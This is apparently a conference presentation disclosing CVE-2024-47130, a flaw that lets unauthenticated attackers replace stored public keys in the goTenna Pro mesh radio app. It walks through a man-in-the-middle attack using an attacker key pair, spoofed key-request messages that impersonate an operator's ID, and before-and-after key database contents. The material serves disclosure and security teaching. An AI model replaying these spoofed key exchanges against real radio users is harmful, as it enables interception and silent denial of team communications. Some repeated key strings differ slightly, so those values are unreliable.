

One Key, Two Key, I Just Stole Your goTenna Key

Erwin Karincic (Dollarhyde), Woody

EK

Authors: Erwin Karincic (Dollarhyde), Clayton Smith (argilo), Woody

WHY OFF-GRID CRYPTO MATTERS

- Disaster & tactical teams rely on mesh radios when LTE fails
- Break the trust anchor → missions derail, lives at risk
- Radio security is the thin line between success and failure



Mobile Mesh Networks


Mobile Mesh Networks:

- Decentralized communication networks enabling peer-to-peer connections without reliance on centralized infrastructure.
- Ideal for off-grid scenarios, disaster response, remote operations, and secure communications.


goTenna Proprietary Mobile Mesh Network:

- Designed primarily for tactical, emergency, and remote operational scenarios.
- Combines control and data packets for more efficient communication.

Traditional Mesh



Aspen Grove Mesh



Previous Vulnerabilities Discovered

Our research involved vulnerabilities that compromised user privacy and various levels of security during the years that we assessed this protocol. Our last research into goTenna Pro involved full compromise of broadcast, group, and point to point implementation of AES-256 encryption.

Device	Vulnerabilities
goTenna v1	6 vulnerabilities
goTenna Mesh	4 vulnerabilities
goTenna Pro X/X2	10 vulnerabilities
goTenna ATAK	9 vulnerabilities

Meet the Research Team

Who We Are


- RF security researchers and educators
- Specialists in protocol analysis and exploitation
- Committed to improving security awareness
- Teaching digital and physical surveillance and countersurveillance techniques

Our Mission

- Analyzing RF signals to find exploitable vulnerabilities
- Teaching these techniques to grow security talent
- Making communications safer for critical operations

We reverse apps and demodulate raw signals daily to leave RF security better than we found it.

Timeline







CVE-2024-47130

Description: The goTenna Pro App allows unauthenticated attackers to remotely update the local public keys used for P2P and group messages.



CVE-2024-47130: Detailed Impact

It was observed that it was possible to execute man-in-the-middle (MITM) attack against private communication (P2P) between two goTenna Pro X/X2 users. This does not require any complex prerequisites to execute and users will not see any indication that their communication was compromised. This results in full compromise of confidentiality, integrity, and availability.

An adversary can also target an individual goTenna Pro operator and ensure that none of their messages get delivered to the rest of their team. Their phone app will say that message was delivered even though it was not.

When executing an attack, an adversary can choose to communicate with Operator A pretending to be Operator B while denying any messages from Operator A to Operator B. When the conversation between Operator A and the adversary is complete, the adversary can fix the communication between Operator A and Operator B where future messages between them can resume without any indication that Operator A received messages from the attacker pretending to be Operator B.

Cast of Characters

This presentation will use fictional characters Alice, Bob, and Mallory invented by Ron Rivest, Adi Shamir, and Leonard Adleman in their 1978 paper "A Method for Obtaining Digital Signatures and Public-key Cryptosystems".

Alice and Bob

goTenna Pro Operators A and B, respectively

Mallory

The active attacker who can modify messages, substitute messages, or replay old messages




MITM Attack Background

This analysis examines a Man-in-the-Middle (MITM) attack against goTenna Pro mesh networking devices. The vulnerability affects the Elliptic Curve Diffie-Hellman (ECDH) key exchange implementation.

Alice and Bob represent legitimate goTenna Pro operators attempting to communicate securely, while Mallory represents an active adversary capable of:

- Intercepting radio frequency (RF) communications
- Injecting spoofed messages
- Modifying cryptographic key exchanges



goTenna Key Cryptographic Components

GID (goTenna Identifier)

Unique numeric identifier assigned to each goTenna device

Examples: 98011003294277 (Alice),
91341708520410 (Bob)

Message Encryption

Symmetric encryption with initialization vectors (IV)

Uses the derived shared secret to encrypt message contents



Public Key

Elliptic curve public key used for encryption


Exchanged during the initial key negotiation phase

Shared Secret

Derived via ECDH key agreement between communicating devices

Stored in goTennaKeyEncryption.xml on each device

goTenna Point to Point Encryption



Mallory's Key Generation

The attack begins with Mallory generating an ECDH key pair:

```
public,  
BB2QDsMIodGr1AUzyCc5HnLuV8rrOf3BqgZsqB8p9y/VKz3iQt2LDDS4Awz0D4asQVh03sNcuio/Eb  
g2J7gqSDKvWSVKiwC401AWFkrqzbx90DLwyXGrBDQWX2P6VqULw==
```


```
private,  
MIG2AgEAMBAGByqGSM49AgEGBSuBBAAiB1GEMIGbAgEBBDBRI6iJM1FVfh5AMqsoqMrClHnsNpdsL1x  
MsUjXeIS0aaWHfDuOKvblfWnCyUvoRWehZANiAAQdkA7DCKHRq7ZQFM8gnOR5y7lfK6zn9waoGbKgFK  
fcv1Ss94kLdiww0uAMM9A+GrEFYdN7DXLoqPxG4Nie4Kkgyr1klSosAuNJQFhZK6s28fTgy8M1xqwQ0  
F19j+1a1C8=
```


Passive RF Observation

Mallory first conducts passive monitoring of Alice and Bob's communications:

- Scans RF spectrum to identify the operational frequency
- Captures message metadata (GID hashes, timestamps, IVs)
- Notes encrypted message contents without ability to decrypt

This initial reconnaissance phase provides Mallory with the necessary information to prepare the attack vector.



Observed Communications

From Alice:

```
Sender GID hash: cf42
Recipient GID hash: e39d
{
  "senderGid": "98011003294277",
  "callsign": "Alice",
  "messageType": "TEXT",
  "iv": "EAAAAA==",
  "timestamp": 1751951071580.0
}
Encrypted/unknown message:
f022987a923b91d2c35b82e3ba51c36d
```

From Bob:

```
Sender GID hash: e39d
Recipient GID hash: cf42
{
  "senderGid": "91341708520410",
  "callsign": "Bob",
  "messageType": "TEXT",
  "iv": "JwAAAA==",
  "timestamp": 1751951077.6286259
}
Encrypted/unknown message:
a1d5bca68f82cb9d8b5b3f522f32
```


Alice's Key Database

Observation of Alice's key database in goTennaKeyEncryption.xml

```
<string  
name="PUBLIC_OTHER91341708520410">762FBF553272DE4AE5BC815A71A63CA  
1DDED83380BBB7D122A1E52227D281E5F247C2028306A4444152C53ACFBA9F2BF  
2494B91A7DD2197DDEC8CC3107AD207F301ABA40365CBB9607A6691D1497CF20B  
49AD002D06D588587D72B6A4FF52332F3F77757A00BC1C2AD6D0E78A96A2CB72F  
31378F2D5BA06107A18E86A5D1919A4828E388F8FF1A191D3EAAE35D5D910BEAD  
4FD57B3F3CB8AE7A4D703E04508A90EF5AA4521346F24ACA80476777C0B1CE59B  
A7617AC8DE46B5E0204BD2451C4124BDBF96F85C5C2E8C1EBEB7CB8B751D329F<  
/string>
```

```
<string  
name="SHARED_SECRET91341708520410">072CB8594104AE3E97CA8A2108D74D  
D1D8EF86487ABA7B612F1F29250E216D5D537B52523F183530645D50D8FEDE87C  
021E4CC1D0FD11D7ADCB8BF4602D95177396BBB364C5ACF9605A66A1D169EBC27  
C59ADE77D3185EF087A15D6D3DF52543A4DD573AF004D8F9F81666B4DE80EEF1<  
/string>
```

These entries represent:


- Bob's GID is 91341708520410
- Bob's public key stored in Alice's device
- The shared secret derived from Alice and Bob's key agreement

These will be the targets for Mallory's manipulation.

Key Injection

```
Sender GID hash: e39d
Recipient GID hash: cf42
{
  "senderGid": "91341708520410",
  "messageType": "PUBLIC_KEY_REQUEST"
}
{
  "publicKey":
  "BB2QDsMIodGrt1AUzyCc5HnLuV8rrOf3BqgZsqB8p9y/VKz3iQt2LDDS
  4Awz0D4asQVh03sNcuio/Ebg2J7gqSDKvWSVKiwC40lAWFkrqzbx90DLw
  yXGrBDQWX2P6VqULw=="}
```

This message is sent to Alice's GID (98011003294277) with a cf42 hash, spoofing Bob's identity.



Alice's Key Database After Attack

We can see that both public key and shared secret associated with Bob's GID changed.

```
<string  
name="PUBLIC_OTHER91341708520410">762FBA253A06AD4D92BF825A08A43CA3AB9FF54B7ACF7A652A6C235007521F2A56065  
3524A654535642B27DDFAAF85B157E6CB110EAD6D0CDCBDCC3673DC570C436BBA414F29CCE708DA186A1799BF25B792AD71A46A  
5EF286A52E1B3A802331F3877626AE7BB0C1D96C0C0EDF1A2ACA593D45892A5CD66676DCF287D6A495E14E2C928BFE8E191F613  
FAD9A5B27950F9ED68F2AB485C887EBDCA678973F7DA90CF1DF3420361B55DAA8047A710F7F69E3EFA0650EB3DE36CC9E244AD6  
34143626BF038031B84B5D9113A41F523A27A4B096</string>
```

```
<string  
name="SHARED_SECRET91341708520410">7F2EB2503B01A53B90B584567DD14DD7D9E5874F0EBA7A102C1F27260828195A237E  
26213969454B6F2F54DC8ED9F0C023E9C81F08A51F7ADECBB94477DA247B3819B8303852CC9502D41C181296BC51B793D974D86  
A588581D7526F4CF620444A483153BBB8B5C99E3CF746175C1908</string>
```

Capturing Alice's Public Key

Mallory's Second Request

Mallory sends another key request with a slightly different GID to trick Alice into sending her public key:

```
Sender GID hash: af33
Recipient GID hash: cf42
{  "senderGid": "91341708520411",
   "messageType": "PUBLIC_KEY_REQUEST"}
{
  "publicKey":
  "BB2QDsMIodGr1AUzyCc5HnLuV8rr0f3BqgZsqB8p9y/VK
  z3iQt2LDDS4Awz0D4asQVh03sNcuio/Ebg2J7gqSDKvWSVK
  iwC40lAWFkrqzbx90DLwyXGrBDQWX2P6VqULw=="
}
```

Alice's Response

Alice responds with her public key, which Mallory captures:

```
Sender GID hash: cf42
Recipient GID hash: af33
{  "senderGid": "98011003294277",
   "messageType": "PUBLIC_KEY_RESPONSE"}
{
  "publicKey":
  "BMXhXrrgIjRbcdPCBE5ZJRfvFiluGXXi4Qwkk2wkquIIDQ
  Iy+Re7RnX4lQ98o/LiKu7mRCa06RwYbccx7eEgFwIunXuD3
  92JSCmL6GtQPcJsja3M6MMohXhCzw1PTC0kGg=="
}
```


Key Exchange Complete

Key Replacement

Mallory's public key is now associated with Bob's GID in Alice's database

Bob Excluded

